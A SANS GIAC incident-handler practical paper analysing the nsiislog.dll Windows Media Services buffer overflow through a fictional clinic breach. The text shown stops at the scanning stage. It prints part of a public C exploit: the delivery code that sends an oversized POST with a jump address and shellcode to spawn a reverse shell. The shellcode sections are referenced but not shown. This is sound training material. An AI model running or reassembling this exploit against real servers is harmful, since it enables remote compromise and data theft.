



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Nsiislog.dll plays the Shell Game

GIAC Certified
Incident Handler

Practical Assignment

Version 3.00

Submitted on
September 20th, 2004

John Zabiuk
Track 4 / Orlando, Fl.,
March 28, 2004

© SANS Institute 2004, Author retains full rights.

Table of Contents

Prologue	iii
Abstract.....	1
Document Conventions.....	1
Statement of Purpose	2
The Exploit.....	3
Exploit Name.....	3
Operating System.....	3
Protocols/Services/Applications	5
Exploit Variants	6
Description and Exploit Analysis	6
Exploit/Attack Signatures	7
Platforms/Environments.....	12
Victim's Platform.....	12
Source Network (Attacker)	12
Target Network.....	12
Network Diagram.....	13
Stages of the Attack.....	14
Reconnaissance.....	14
Scanning	16
Exploiting the System.....	20
The Incident Handling Process	25
Preparation Phase.....	25
Policy	25
Existing Incident Handling Procedures	26
Existing Countermeasures.....	26
Incident Handling Team	27
Policy Examples	27
Jump Kit.....	28
Identification Phase	29
Incident Timeline.....	30
Countermeasures Assessment on Effectiveness.....	30
Chain of Custody	30
Containment Phase.....	31
Containment Measures.....	31
Detailed Backup of a Victim System	32
Eradication Phase	40
Recovery Phase	44
Lessons Learned Phase.....	44
Exploit References.....	46
References	47

List of Figures

Figure 1 - TCP Three-way handshake	5
Figure 2 - Event Log entry after exploit	11
Figure 3 - Network Diagram	13
Figure 4 - Search results from whois (1)	15
Figure 5 - Search results from whois (2)	16
Figure 6 - Syhunt Sandcat Scanner output	17
Figure 7 - Syhunt Sandcat Request Viewer details.....	17
Figure 8 - Port scan using Superscan 4.0.....	18
Figure 9 - Windows enumeration using Superscan 4.0.....	19
Figure 10 - Windows enumeration (2) using Superscan 4.0	19
Figure 11 - Directory contents for Metasploit	20
Figure 12 - Parameters entered into Metasploit.....	21
Figure 13 - Exploit executed and remote shell established.....	21
Figure 14 - Existence of TFTP utility verified	22
Figure 15 - 3-Com 3CDAemon TFTP server.....	22
Figure 16 - TFTP transfer of Patient database to attacker	23
Figure 17 - Patient database received by attacker.....	24
Figure 18 - DI-604 router configuration	32
Figure 19 - Running ntbakup.exe	32
Figure 20 - ntbakup welcome screen	33
Figure 21 - Backup wizard startup screen.....	33
Figure 22 - Selecting what to backup.....	34
Figure 23 - Specifying what files to backup.....	35
Figure 24 - Selecting backup media.....	35
Figure 25 - Choosing Advanced configuration	36
Figure 26 - Default settings for Type of Backup.....	36
Figure 27 - Selecting Verify Data	37
Figure 28 - Selecting media options.....	37
Figure 29 - Backup label	38
Figure 30 - Setting the backup schedule.....	38
Figure 31 - Setting the backup schedule (2)	39
Figure 32 - Backup wizard complete.....	39
Figure 33 - Confirming the backup schedule	40
Figure 34 - Windows Control Panel	41
Figure 35 - Add/Remove Programs	42
Figure 36 - Removing IIS	42
Figure 37 - Removing Windows Media Services	43
Figure 38 - Windows Components Wizard removing files.....	43
Figure 39 - IIS and Windows Media Services removed	44

Prologue

The following scenario will be used as an example throughout this report. The names in this story are entirely fictitious. Any resemblance to real people is entirely coincidental and unintentional.

Tuesday, September 12, 2003, 9:30 am

The day started out just as most days at the clinic. The waiting room was full of patients. Dr. Thorton had just arrived and put down the usual box of doughnuts for the receptionists. After wishing the receptionists a good morning he was just about to walk into his office, when one of them came running after him.

“Doctor, I think you better look at this letter we just received by courier. It’s from L. Hutz, Attorney at Law.” Karen the receptionist said in a hurried voice.

“Thank you, Karen. I’ll read it in my office” replied the doctor.

Sure enough, the letter was from an attorney. Apparently the clinic was being sued. Reading further into the document, he found the reason for the lawsuit. A list of patient names and profiles were posted onto a web site operated by drug abuse life activists. Considering that the clinic was an addiction clinic, this was very disturbing news. The doctor was completely confused about how this could have happened. Did one of his receptionists misplace the patient listings?

As if things weren’t bad enough, a loud commotion was coming from the front waiting room. A recent patient was yelling at the receptionists that her life is ruined. She was screaming that she was going to sue the clinic for putting her name on that web site.

The doctor quickly returned to his office and called the police. He then returned to the waiting room to try to calm the woman down.

After finally getting the hysterical woman sitting and calmed, the police arrived. That seemed rather fast, the doctor thought as he greeted two constables at the front door.

“Thank God you’re here. She’s right this way.” The doctor said in a shaky voice.

“I don’t think you understand why we’re here.” said a young constable.

“What do you mean? Aren’t you here because of the call we just made?” said the doctor, now even more confused.

“We need to talk to you about one of your patients. She was in here last week. Her name is Mary Jones.” Said the constable.

“Certainly. Let’s go to my office” the doctor replied.

Upon arriving in the office, the doctor immediately sat down. It had been a very bad morning so far.

“What seems to be the problem with Miss Jones?” asked the doctor.

“Well, sir, I’m not sure how else to say this. She’s dead. She committed suicide this morning and she mentioned this clinic in a note she left. She wrote something about how your clinic released her name and that her family would never understand what she did.” The officer’s face turned pale as he spoke.

* * *

What had gone so wrong? How had this tragedy happened? To find out, we must go back in time – to Sunday morning of the previous week.

Sunday morning, the doctor had come in to the office to setup a new server. He asked his friend, who knew quite a lot about computers, to help him move the patient database files off his own computer and put them onto the server. This way, he thought, the other computers in the office could share the files without affecting the performance of his computer. He also wanted to setup a web site for the clinic on this server.

The doctor, knowing only a little about creating web sites, asked his friend to create a site for the clinic. Something that could be modified into something a little more fancy later on. The friend was delighted to help and told the doctor to go get them some coffees and he would install the operating system and web services while he was gone. The office already had a high-speed Internet connection so the doctor’s friend configured the clinic’s router to point any web requests to the new server.

When installing the operating system, the so-called computer expert chose all options available for installing web services, including Microsoft Windows Media Services.

By mid afternoon, the clinic had a new web site and the doctor was very happy with the layout. The doctor’s friend registered a domain name for the clinic and then they both went out for lunch.

Abstract

It has often been said that the road to failure is paved with good intentions. This proverb has never been more accurate than in within the IT industry. As this practical assignment will demonstrate, merely wanting to provide valuable information to the general populous via a web site can sometimes have very adverse effects. This paper will discuss one such example of a good intention gone very, very wrong. The story told in the prologue is the basis for this paper. Some creative freedoms have been taken, but the premise of the attack is based on a true incident.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

<code>command</code>	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
<code>filename</code>	Filenames, paths, and directory names are represented in this style.
<code>computer output</code>	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
<i>Quotation</i>	A citation or quotation from a book or web site is in this style.

Statement of Purpose

The purpose of this document is multifold. First, the nsiislog.dll exploit will be described in detail. This will include such information as the exploit's name, description, affected operating systems, protocols utilized, and attack signatures. Variants of the exploit will also be identified.

Second, the environment in which this exploit can be taken advantage of, within the context of this practical assignment, will be described. This will include describing the victim's environment and the attacker's environment. A network diagram will provide a visual layout of the various components and networks involved that will assist in the understanding of this assignment.

Third, the various stages of the attack will be outlined. These stages include reconnaissance, scanning, exploiting the victim's system, keeping access once the system has been exploited, and covering any tracks left by the attacker.

Finally, a methodical approach to handling such attacks will be provided. This approach includes preparation, identification, containment, eradication, recovery, and lessons learned.

© SANS Institute 2004, Author retains full rights.

The Exploit

Exploit Name

The name of the exploit discussed in this document is “Microsoft Windows Media Services (nsiislog.dll) Remote Buffer Overflow.” This vulnerability was discovered by Brett Moore of Security-Assets.com.

Numerous advisories exist regarding this exploit including those listed below.

Microsoft

Security Bulletin MS03-022 – Flaw in ISAPI extension for Windows Media Services could cause code execution (822343)

<http://www.microsoft.com/technet/security/bulletin/MS03-022.msp>

Symantec

<http://securityresponse.symantec.com/avcenter/security/Content/8035.html>

CVE – Common Vulnerabilities and Exposures

CAN-2003-0349

<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0349>

Operating System

All Microsoft Windows 2000 server operating systems are affected by this vulnerability. This includes the following

- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server (SP 1, 2, 3, & 4)
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server (SP 1, 2, 3, & 4)
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Datacenter Server (SP 1, 2, 3, & 4)

A patch has been made available for Windows 2000 and Windows 2000 Service Pack 3:

Microsoft Windows 2000 Advanced Server SP4:

Microsoft Patch Q822343

<http://microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en>

Microsoft Windows 2000 Advanced Server SP3:

Microsoft Patch Q822343

<http://microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en>

Microsoft Windows 2000 Advanced Server SP2:

Microsoft Patch Q822343

<http://microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en>

Microsoft Windows 2000 Advanced Server SP1:

Microsoft Windows 2000 Advanced Server :

Microsoft Windows 2000 Datacenter Server SP4:

Microsoft Patch Q822343

<http://microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en>

Microsoft Windows 2000 Datacenter Server SP3:

Microsoft Patch Q822343

<http://microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en>

Microsoft Windows 2000 Datacenter Server SP2:

Microsoft Patch Q822343

<http://microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en>

Microsoft Windows 2000 Datacenter Server SP1:

Microsoft Windows 2000 Datacenter Server :

Microsoft Windows 2000 Server SP4:

Microsoft Patch Q822343

<http://microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en>

Microsoft Windows 2000 Server SP3:

Microsoft Patch Q822343

<http://microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en>

Microsoft Windows 2000 Server SP2:

Microsoft Patch Q822343

<http://microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en>

Microsoft Windows 2000 Server SP1:

Microsoft Windows 2000 Server :

Protocols/Services/Applications

This exploit does not specifically target any single TCP port, but rather utilizes whatever port is configured on the victim's system to respond to HTTP requests. The default port assignment for HTTP requests and services is TCP port 80. Although this is the default and industry standard, a web server can be configured to listen for HTTP requests on any valid TCP port. As a result of this, the attacker must know which port the victim's system is listening on, but this almost without fail is TCP port 80.

In order to better understand this exploit, a brief description of the protocols utilized in this exploit is presented.

TCP or Transmission Control Protocol – The TCP protocol is defined in RFC 793 as a connection-oriented, end-to-end reliable protocol designed to fit into a layered hierarchy of protocols which support multi-network applications. Inherently, the IP (Internet Protocol) protocol is not reliable and is deficient in many areas. TCP was developed to overcome these deficiencies by incorporating facilities in the areas of basic data transfer, reliability, flow control, multiplexing, connections, precedence, and security.

TCP uses what is called a “three-way handshake” to establish a connection between hosts. Figure 1 illustrates this process.




Figure 1 - TCP Three-way handshake

In figure 1, Host A sends a SYN request to Host B. Host B then sends a SYN request back, and ACKnowledges the SYN request from Host A. Finally Host A sends an ACK, acknowledging the SYN request from Host B. At this point, a connection is established between Host A and Host B.

HTTP or Hypertext Transfer Protocol – HTTP/1.0 is defined in RFC 1945, and HTTP/1.1 was originally defined in RFC 2068, but later replaced by RFC 2616. Both HTTP/1.0 and HTTP/1.1 are defined as an application-level protocol for distributed, collaborative, hypermedia information systems. It is a generic, stateless, protocol which can be used for many tasks beyond its use for hypertext.

HTTP is the language of the Internet and has been in use by the World-Wide Web global initiative since 1990. How message are transmitted and formatted for traffic between web browsers and web servers and what actions they should take respectively is defined by the HTTP protocol. When a URL is entered into a browser, the browser issues a HTTP request to the target web server to get the requested web page and transmit it to the browser. Without HTTP, there would be no World-Wide Web.

Exploit Variants

Description and Exploit Analysis

Microsoft Windows 2000 incorporates a feature called Microsoft Windows Media Services. This feature is included with Windows 2000 Server, Windows 2000 Advanced Server, and Windows 2000 Datacenter Server. It is also available for Windows NT 4.0 Server as a download from Microsoft. Windows Media Services supports the delivery of media content to client systems by a method of transport known as multicast streaming. When used, this method of content delivery does not provide the sending server with any connection information about the client system(s) that may be receiving the streamed content. As a result of this lack of connection information, logging was not available. In order to overcome this logging deficiency, Windows includes the capability to specifically log multicast transmissions.

The ability for Windows to conduct this logging is implemented as a server extension called Internet Services Application Programming Interface (ISAPI). The file that that is responsible for this logging is NSIISLOG.DLL. This file is installed automatically when Internet Information Services is installed via the Add/Remove programs facility in Windows 2000 Control Panel. It is installed in the Internet Information Services (IIS) Scripts directory on the server. This file is loaded automatically once Windows Media Services is installed.

This logging feature works very well with only one little problem. If the server receives a specially formatted HTTP request, the IIS service may fail, or worse – malicious code could be executed on the server. This is due to a flaw in the way incoming requests from clients are processed for logging. The flaw is known as a buffer overflow vulnerability. Simply put, this is where more characters are placed in the input buffer than the buffer was designed to hold. As a result, the additional characters in the buffer are placed on the stack for interpretation by the operating system. These characters, if formatted correctly, can cause commands or other programs to be executed on the target system.

Only servers with Microsoft Media Services are vulnerable to this exploit. By default, this service is not installed.

Exploit/Attack Signatures

In order to understand this exploit, a review of a C program written to take advantage of the nsiislog.dll vulnerability is presented. This source code can be found at <http://downloads.securityfocus.com/vulnerabilities/exploits/xfocus-nsiislog-exploit.c>.

For ease of analysis reasons, the source code has been broken into five sections, labeled A through E. Each of these sections will be discussed separately.

D

```

void main (int argc, char **argv)
{
    WSADATA WSAData;
    SOCKET s;
    SOCKADDR_IN addr_in;
    unsigned char buf[1000];
    unsigned char testbuf[0x10000];
    int len;
    char t1[]="POST /scripts/ntsiislog.dll HTTP/1.1\r\nHost:
192.168.10.210\r\nContent-length: 65536\r\n\r\n";//4364

    if (WSAStartup(MAKEWORD(2,0), &WSAData) != 0)
    {
        printf("WSAStartup error.Error:%d\n", WSAGetLastError());
        return;
    }
    hostName = argv[1];
    addr_in.sin_family=AF_INET;
    addr_in.sin_port=htons(80);
    addr_in.sin_addr.S_un.S_addr=inet_addr(hostName);
    memset(testbuf, 0, 0x10000);

    if ((s=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == INVALID_SOCKET)
    {
        printf("Socket failed.Error:%d\n", WSAGetLastError());
        return;
    }
    if(WSAConnect(s, (struct sockaddr
*)&addr_in, sizeof(addr_in), NULL, NULL, NULL, NULL) == SOCKET_ERROR)
    {
        printf("Connect failed.Error:%d", WSAGetLastError());
        return;
    }

```

E

```

    len=sizeof(t1)-1;
    memcpy(testbuf, t1, len);
    send(s, testbuf, len, 0);
    recv(s, buf, 1000, 0);
    memset(testbuf, 'A', 65536);//4364
    len=65536;//4364;
    *(DWORD *) (testbuf+0x2704)=0x04eb06eb; // jmp ? ? ? ? ? ? ? ? ? ?
    *(DWORD *) (testbuf+0x2708)=0x40F0135c; // ? ? ? ? ? ? ? ? ? ?
    memcpy(testbuf+0x270c, shellcode, sizeof(shellcode));
    send(s, testbuf, len, 0);
    closesocket (s);
    WSACleanup();
    return;
}

```

In section “A” of the above program, the C language libraries are added to the program. These libraries contain the various functions required by the program. They will be inserted into the program when it is compiled by the C compiler.

Section “B” of the source code creates a series of NOPs (Null Operations) and stores them into the variable *shellcode*. These operations are machine code instructions that do not cause the computer to take any action. They merely take up space on the program stack. This series of NOPs is referred to as a “NOP sled”.

Section “C” adds additional machine instructions to the NOP Sled. Unlike the previous instructions, these are not harmless. These last instructions will cause

the computer to spawn a reverse command shell accessible by the attacking computer.

In section “D”, the operational program code begins. In the first part of the program, an HTTP request is created but not sent, that will post the payload of this program to the `nsiislog.dll` file on the victim’s computer. Also the program will check for the ability to connect to the target computer. If a connection cannot be established, the program will terminate immediately. If not, the program will continue onto the delivery portion, section E.

Section “E” is where all the action happens. In this section, the program will send the previously created HTTP request, along with the NOP Sled that also contains the instructions to spawn a reverse shell to the attacker’s computer. If successful, the attacker will now have a remote command shell on the victim’s computer with the permissions of the `IWAM_machinename` account. The victim’s computer will now be compromised, but not entirely *owned* by the attacker. The attacker must now use ingenuity to gain full access to the victim’s computer.

This attack does not leave many traces behind. In fact, the only signature left behind is a vague event in the System Log on the target system with the following information found in Figure 2.

© SANS Institute 2004, Author retains full rights.




Figure 2 - Event Log entry after exploit

As one can see from this logged event, there is little to indicate that the system has been compromised. Without using some form of intrusion detection system, the system administrator would have to comb through the system events and look for this event. To obtain further information, such as the attackers IP address, the servers IIS log would have to be correlated to the system log based on time and date. Depending on how busy or how many servers utilize Microsoft Media Services, this could be a very daunting task, resulting in possible attacks being overlooked.

This vulnerability is well known and is easily identified by most intrusion detection systems as long as the signature files are kept up to date. One such intrusion detection system (IDS) is called SNORT and is available under GPL licensing from www.snort.org.

Platforms/Environments

This section will discuss the platform and environment of both the victim and the attacker. It is divided into four areas. The first area will describe the victim's platform. The second area will describe the attacker's platform and network. The third area will describe the victim's network. The fourth and final area is a network diagram providing a visual layout of the parties involved in this scenario.

Victim's Platform

The victim's system is outlined below.

Brand: Hewlett Packard Vectra
Model: VL400-SF
CPU: Intel Pentium III, 1.0 GHz
Memory: 256 MB RAM
OS: Windows 2000 Server, SP 0
HD: 20 GB IDE
NIC: On-board 10/100

Source Network (Attacker)

The attacker's system is outlined below.

Brand: DELL
Model: Latitude C640 (laptop), model no. PP01L
CPU: Mobile Intel Pentium 4-M , 2.20 GHz
Memory: 256 MB RAM
OS: Windows XP Professional, SP 1
HD: 20 GB IDE
NIC: 3Com 3C920 Integrated Fast Ethernet Controller

The attacker's network is comprised of a Cisco 4500 router with 4 WIC-E1 modules and a HP Procurve 12 port 10/100 switch.

The router is configured with a basic reflexive access list to act as a firewall at the perimeter of the network. The router connects to the Internet via a broadband connection provided by the local cable company.

Target Network

The target network is relatively simple. It consists of three generic workstations, running Windows XP Professional. Automatic updates are enabled on these

workstations. These workstations connect to the victim's server, as previously described, through a D-Link DI-604 Ethernet Broadband Router.

The server is configured as a stand-alone server and all the workstations connect on a peer-to-peer basis.

The DI-604 router is connected to the Internet via a broadband connection provided by the local telephone company. The router is acting as a firewall for the network. To allow access to the web server, the router is configured to direct incoming requests on port 80 to the web server.

Network Diagram

Below is the network diagram of both the attacker's and victim's network. It should be noted that in Figure 3, the Internet is the intermediary network. For the purposes of testing, non-private IP addresses were used, but no actual connection to the Internet was established. To perform the attack in this scenario, a cross-over patch cable was used between the Cisco 4500 router and the D-Link DI-604 router.




Figure 3 - Network Diagram

Stages of the Attack

This section will discuss the various stages involved in the attack of the victim's system. There are five stages that will be herein covered. These stages include reconnaissance, scanning, exploiting the system, keeping access, and covering tracks.

Reconnaissance

Typically, the first step in any attack is reconnaissance. In order to effectively attack a target, you should get as much information as possible about the target. This is true of most premeditated attacks, be they in the cyber world, or in the real world. A general would not give the order for his troops to attack without first knowing where the enemy is and what their number is. Also, it is beneficial to the general to know what type of defenses and counter measures the enemy has. If a weakness can be found, it could make the impending attack much more effective. In this case, reconnaissance is a matter of life and death.

This reasoning holds true in the cyber world as well. Although probably not dealing in life and death, the more information one can obtain about the intended target, the better the chance of a successful penetration and subsequent exploitation.

One of the best methods for obtaining information about a potential target is searching the Internet. Google (www.google.ca) is a veritable plethora of information on all imaginable topics and organizations. Typically, it won't take more than five minutes to find the address and phone number, as well as the names of key individuals within an organization by using Google. If they have a web site, you now have a hyperlink to their web server. A quick dig or nslookup query will yield the ip address associated with the web server.

Another fruitful place for information is a whois database. This information is readily accessible to anyone with an Internet connection. An example of the information that can be found in a whois database is depicted by the screen output in Figures 4 and 5.



Figure 4 - Search results from whois (1)

From the information in Figure 4, one can easily find the technical information about the intended victim's domain, including who the registrar is and the DNS server that has authority for the domain.

Figure 5 hits a little closer to home. From a simple whois search, the attacker now has the address and phone number of the target. This information includes the administrative contact, their address and phone number. This information could prove invaluable should the attacker wish to gain further information through social engineering.

By this time, the attacker will now have enough information to continue on the second stage of the attack – scanning.





Figure 5 - Search results from whois (2)

Scanning

